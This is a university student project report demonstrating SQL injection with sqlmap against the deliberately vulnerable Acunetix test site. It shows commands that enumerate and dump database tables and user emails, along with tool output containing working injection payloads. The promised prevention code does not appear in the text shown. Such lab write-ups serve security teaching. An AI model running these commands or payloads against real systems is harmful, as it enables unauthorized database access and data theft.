SQL Injection with Kali Linux

A PROJECT REPORT

Submitted by

Meenakshi Gayathri [Reg No: RA2111029010009]

Gayathri R [Reg No: RA2111029010033]

Mrinalini Vettri [Reg No: RA2111029010054]

Under the Guidance of

Dr . Sowmiya B

Assistant Professor,

Department of Computing Technologies

in partial fulfilment of the requirements for the degree of

BACHELOR OF TECHNOLOGY

in

COMPUTER SCIENCE AND ENGINEERING

DEPARTMENT OF NETWORKING AND COMMUNICATIONS

COLLEGE OF ENGINEERING AND TECHNOLOGY

SRM INSTITUTE OF SCIENCE AND TECHNOLOGY

KATTANKULATHUR– 603 203

NOV 2023

SRM INSTITUTE OF SCIENCE AND TECHNOLOGY

KATTANKULATHUR–603 203

BONAFIDE CERTIFICATE

Certified that 18CSE412J (Offensive Security) project report titled "**SQL Injection with Kali Linux**" is the bonafide work of **Meenakshi Gayathri [RA2111029010009], Gayathri R[RA2111029010033]** and **Mrinalini Vettri [RA2111029010054]**who carried out the project work under my supervision. Certified further, that to the best of my knowledge, the work reported here does not form part of any other thesis or dissertation based on which a degree or award was conferred on an earlier occasion for this or any other candidate.

SIGNATURE	**SIGNATURE**
Dr. Sowmiya. B	**Dr. K.Annapurani**
Assistant Professor	**HEAD OF THE DEPARTMENT**
Department of Computing Technologies	Department of Networking and Communications
SRM Institute of Science and Technology	SRM Institute of Science and Technology

Department of Networking and Communications

SRM Institute of Science and Technology Own Work Declaration Form

Degree/Course	: B. Tech in Computer Science and Engineering
Student Names	**: Meenakshi Gayathri S , Gayathri R , Mrinalini Vettri**
Registration Number	**: RA2111029010009 , RA2111029010033 , RA2111029010054**

Title of Work

I/We here by certify that this assessment compiles with the University's Rules and Regulations relating to Academic misconduct and plagiarism, as listed in the University Website, Regulations, and the Education Committee guidelines.

I / We confirm that all the work contained in this assessment is our own except where indicated, and that we have met the following conditions:

- Clearly references / listed all sources as appropriate
- Referenced and put in inverted commas all quoted text (from books, web, etc.)
- Given the sources of all pictures, data, etc. that are not my own.
- Not made any use of the report(s) or essay(s) of any other student(s)either past or present
- Acknowledged in appropriate places any help that I have received from others (e.g., fellow students, technicians, statisticians, external sources)

DECLARATION:

I am aware of and understand the University's policy on Academic misconduct and plagiarism and I certify that this assessment is my / our own work, except where indicated by referring, and that I have followed the good academic practices noted above.

Student 1 Signature:

Student 2 Signature:

Student 3 Signature:

Compiled with any other plagiarism criteria specified in the Course hand book / University website

I understand that any false claim for this work will be penalized in accordance with the University policies and regulations.

TABLE OF CONTENTS

ABSTRACT

Web applications are ubiquitous in the digital landscape, facilitating many services and interactions. However, their widespread use also exposes them to potential security vulnerabilities, with SQL injection standing out as a persistent and critical threat. This project endeavours to comprehensively explore the practical application of the SQLMAP penetration testing tool to identify, exploit, and address SQL injection vulnerabilities within a controlled environment.

Objective:
Understanding SQL Injection: This project begins with an in-depth exploration of SQL injection, elucidating the mechanics of this attack vector. It delves into how malicious actors manipulate user inputs to execute unauthorized SQL queries, potentially compromising the confidentiality, integrity, and availability of databases.

Lab Setup and Simulation: Leveraging Kali Linux as the chosen operating system, a deliberately vulnerable web application (http://testphp.vulnweb.com/login.php) is employed to simulate real-world scenarios. The controlled environment ensures ethical testing while allowing for hands-on exploration of SQL injection vulnerabilities.
Step-by-Step Demonstration with SQLMAP: The project meticulously guides users through the SQLMAP tool, providing detailed explanations of essential commands and parameters. Noteworthy aspects include the -u parameter for specifying the target URL, --dbs for listing available databases, -D for selecting a specific database, --tables for listing tables within a database, and --dump for extracting data from columns. Special emphasis is given to the Acunetix vulnerability testing site (http://testphp.vulnweb.com/login.php).
SQL Injection Prevention Strategies: Recognizing the significance of proactive security measures, the project introduces and explains prepared statements as a potent defence against SQL injection. A PHP code example illustrates the implementation of prepared statements, showcasing how they separate user input from SQL queries, thereby thwarting injection attempts.

Conclusion and Recommendations: The project concludes with a synthesis of key findings, emphasizing the critical importance of secure coding practices and routine security assessments. Recommendations extend to fostering a culture of continuous learning within development and security communities, enabling practitioners to stay abreast of evolving security practices and counter emerging threats effectively.

Significance:
This project holds significant value for a diverse audience, including developers, security professionals, and ethical hackers. Its detailed exploration of SQL injection vulnerabilities and hands-on demonstrations with SQLMAP contribute practical insights to the ongoing discourse on web application security. By combining theoretical knowledge with actionable steps, the project aims to empower stakeholders with the skills and awareness needed to fortify web applications against SQL injection and related threats.

INTRODUCTION

Web applications, vital for digital interactions, face security threats, notably SQL injection. This project addresses the urgent need to understand, detect, and mitigate SQL injection vulnerabilities. Beginning with a conceptual exploration of SQL injection, the project establishes a foundation for comprehending how attackers exploit user input vulnerabilities.

Practical simulations are integral, and the project utilizes Kali Linux and a deliberately vulnerable web application (http://testphp.vulnweb.com/login.php) to provide hands-on experience in a controlled environment. The SQLMAP penetration testing tool takes center stage, guiding users through the process of identifying and exploiting SQL injection vulnerabilities. Each step is detailed, emphasizing practical application, with a focus on the Acunetix vulnerability testing site.

Prevention is prioritized, introducing prepared Statements as a robust defence against SQL injection. A PHP code example illustrates their implementation, showcasing effectiveness in thwarting injection attempts. Tailored for developers, security practitioners, and ethical hackers, this project combines theory with practical demonstrations, empowering stakeholders to fortify web applications against this prevalent threat.

In subsequent sections, the project delves into the intricacies of SQL injection, setup of a simulated environment, step-by-step usage of SQLMAP, and implementation of prevention strategies. This holistic approach provides an actionable resource for enhancing web application security.

Background

Web applications, integral to daily life, confront persistent threats like SQL injection. Understanding the fundamentals of databases and SQL injection is crucial. Databases store information on servers accessed by front-end clients. SQL injection involves attackers manipulating user input to execute malicious SQL queries on the backend database, potentially leading to unauthorized access and data compromise. This attack exploits input vulnerabilities, risking unauthorized database access. Recognizing the urgency, this project focuses on understanding and mitigating SQL injection, employing practical simulations facilitated by Kali Linux and a vulnerable web application. Central to the effort is SQLMAP, which streamlines the detection and exploitation of SQL injection vulnerabilities. Emphasizing prevention, the project showcases the efficacy of Prepared Statements through a PHP code example, promoting secure coding practices for a more resilient digital environment.

Lab Setup

A simulated environment is crucial for ethical hacking practices. In this lab:

Operating System: Kali Linux serves as the operating system, providing a comprehensive suite of penetration testing tools.

Vulnerable Web Application: The deliberately vulnerable web application (http://testphp.vulnweb.com/login.php) allows for controlled testing scenarios.

SQLMAP Tool: This tool streamlines the penetration testing process by automating the detection and exploitation of SQL injection vulnerabilities.

Detecting Vulnerability

Detecting vulnerabilities in web applications, particularly SQL injection threats is vital for security. SQL injection exploits input vulnerabilities, allowing attackers to manipulate user inputs and potentially gain unauthorized access to the backend database. A preliminary test involves replacing the GET request parameter value with an asterisk (*); an error triggered indicates a potential vulnerability. Utilizing SQLMAP in Kali Linux streamlines the process. Commands like sqlmap -u http://example.com/page?param=value --dbs check for vulnerabilities and list databases. Once confirmed, subsequent steps involve database enumeration, table discovery, and data extraction. This proactive and systematic approach is essential for maintaining web application security.

Installing SQLMAP

While SQLMAP comes pre-installed with Kali Linux, users on other Debian-based systems can install it using the command sudo apt-get install sqlmap. This ensures that the tool is readily available for penetration testing.


Usage

Understanding SQLMAP commands is fundamental. Key parameters such as -u, --dbs, -D, --tables, -T, --columns, -C, and --dump are explained in detail. The targeted website for this demonstration is the Acunetix Vulnerability Testing Site.

SQLMAP Demonstration

Step 1: List Information about Existing Databases Executing the command:

sqlmap -u http://testphp.vulnweb.com/login.php --dbs




```
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8726=8726

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(2774,CONCAT(0×5c,0×7171706a71,(SELECT (ELT(2774=2774,1))),0×71626
27a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5646 FROM (SELECT(SLEEP(5)))frcU)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171706a71,0×476
b496f59636e78684b647248744a7555446f436d4c446d756871475043536c497a457366565714d,0×7162627a71),NULL,NULL
-- -

[01:19:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[01:19:48] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[01:19:49] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 01:19:49 /2023-11-15/
```

Reveals the existence of databases.

Step 2: List Information about Tables in a Database Executing:

sqlmap -u http://testphp.vulnweb.com/login.php -D <database_name> --tables




```
    Payload: cat=1 AND 8726=8726

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(2774,CONCAT(0×5c,0×7171706a71,(SELECT (ELT(2774=2774,1))),0×71626
27a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5646 FROM (SELECT(SLEEP(5)))frcU)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171706a71,0×476
b496f59636e78684b647248744a7555446f436d4c446d756871475043536c497a457366566714d,0×7162627a71),NULL,NULL
-- -
---
[01:20:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
01:20:59] [INFO] fetching tables for database: 'acuart'
atabase: acuart
8 tables]
+-----------+
 artists   |
 carts     |
 categ     |
 featured  |
 guestbook |
 pictures  |
 products  |
 users     |
+-----------+

[01:20:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 01:20:59 /2023-11-15/
```

Retrieves information on tables within the selected database.

Step 3: List Information about Columns in a Table Executing:

sqlmap -u http://testphp.vulnweb.com/login.php -D <database_name> -T <table_name> --columns




```
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(2774,CONCAT(0×5c,0×7171706a71,(SELECT (ELT(2774=2774,1))),0×71626
27a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5646 FROM (SELECT(SLEEP(5)))frcU)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171706a71,0×476
b496f59636e78684b647248744a7555446f436d4c446d756871475043536c497a45736656714d,0×7162627a71),NULL,NULL
-- -
---
[01:21:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[01:21:43] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+

[01:21:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 01:21:44 /2023-11-15/
```

Identifies columns within the specified table.

Step 4: Dump Data from Columns Executing:

sqlmap -u http://testphp.vulnweb.com/login.php -D <database_name> -T <table_name> -C <column_name> --dump




```
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171706a71,0x476
b496f59636e78684b647248744a7555446f436d4c446d756871475043536c497a45736656714d,0x7162627a71),NULL,NULL
-- -
---
[01:22:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[01:22:12] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+---------+
| aname   |
+---------+
| r4w8173 |
| Blad3   |
| lyzae   |
+---------+

[01:22:12] [INFO] table 'acuart.artists' dumped to CSV file '/home/kali/.local/share/sqlmap/output/te
stphp.vulnweb.com/dump/acuart/artists.csv'
[01:22:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 01:22:12 /2023-11-15/
```

Extracts data from the specified column.

Step 5: Retrieve Email Addresses from the 'users' Table

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email --dump

